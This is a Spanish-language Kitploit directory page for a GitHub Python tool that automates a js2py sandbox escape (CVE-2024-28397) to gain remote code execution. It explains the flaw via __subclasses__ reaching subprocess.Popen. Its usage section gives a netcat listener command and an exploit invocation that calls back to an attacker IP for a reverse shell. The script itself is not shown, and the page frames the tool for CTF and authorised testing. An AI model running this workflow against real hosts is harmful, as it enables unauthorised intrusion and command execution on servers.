
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2024-28397-Exploit-Automation — Un script de automatización en Python para explotar la vulnerabilidad **js2py Sandbox Escape** (CVE-2024-28397). Esta herramienta automatiza el proceso de generación y entrega de payloads para lograr Ejecución Remota de Código (RCE) en instancias vulnerables. | Kitploit
Herramientas/GitHubGitHub/l1337xi/cve-2024-28397-exploit-automation
Generación de PayloadsExplotaciónExplotación de Aplicaciones WebCTFAprendizaje y EducaciónHerramienta de Acceso Remoto
GitHubl1337xi/cve-2024-28397-exploit-automation

CVE-2024-28397-Exploit-Automation

Un script de automatización en Python para explotar la vulnerabilidad **js2py Sandbox Escape** (CVE-2024-28397). Esta herramienta automatiza el proceso de generación y entrega de payloads para lograr Ejecución Remota de Código (RCE) en instancias vulnerables.

Ver Repositorio
234hace 11 mesesAún no revisado
Compartir

CVE-2024-28397 Automatización de Exploit

Un script de automatización en Python para explotar la vulnerabilidad js2py Sandbox Escape (CVE-2024-28397). Esta herramienta automatiza el proceso de generación y entrega de payloads para lograr Ejecución Remota de Código (RCE) en instancias vulnerables.

⚠️ Aviso Legal El uso de esta herramienta para atacar objetivos sin consentimiento mutuo previo es ilegal. Este repositorio es solo con fines educativos. El autor no se hace responsable por cualquier mal uso de esta información. Esta herramienta está diseñada para ser utilizada en evaluaciones de seguridad autorizadas y entornos Capture The Flag (CTF).

🧐 Acerca de la Vulnerabilidad

CVE-2024-28397 afecta a la librería js2py (versiones < 0.74). La librería no logra aislar correctamente el entorno JavaScript del entorno Python del host.

  • La Falla: Una sanitización inadecuada de la entrada permite el acceso a los atributos internos __class__ y __subclasses__ de Python.
  • El Impacto: Un atacante puede recorrer la jerarquía de objetos para acceder a subprocess.Popen, lo que permite la ejecución de comandos arbitrarios en el servidor host.

🚀 Características

  • Generación Automatizada de Payloads: Construye automáticamente la lógica de escape del sandbox de JavaScript.
  • Codificación Base64: Maneja la codificación del payload para prevenir errores de sintaxis durante la transmisión.
  • Manejo de Conexiones: Detecta la ejecución exitosa del shell basándose en los timeouts de las solicitudes.
  • Salida Profesional: Interfaz CLI limpia con actualizaciones de estado.

🛠️ Uso

Prerrequisitos

pip install requests

Inicia tu Netcat Listener :

nc -lvnp 1337

Ejecuta el Script :

python3 exploit.py -u <target url> -i <attacker ip> -p <attacker port>

📸 Prueba de Concepto

Aquí está la herramienta en acción contra un objetivo vulnerable (Hack The Box - CodeTwo):

1. Ejecución

Ejecutando el exploit para generar el payload y activar el callback: crop3


2. Éxito

Recibiendo la reverse shell en el listener: Éxito de Reverse Shell

  • 📜 Créditos

  • Descubrimiento de Vulnerabilidad y Payload JS Principal: Marven11
  • Script de Automatización: L1337Xi
  • Colaboradores:
    • Leyn4L
    • iamrizwanvp
    • axai457
Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    509
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    469
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    343
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    310
  • 5

    opencti

    opencti-platform/opencti

    Plataforma abierta de inteligencia de amenazas cibernéticas

    306
  • 6

    estorides

    grisuno/estorides

    Agrega más de 99 fuentes OSINT gratuitas en paralelo, resuelve entidades en un grafo de conocimiento y exporta STIX 2.1, MISP o GraphML con análisis asistido por LLM.

    301

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →






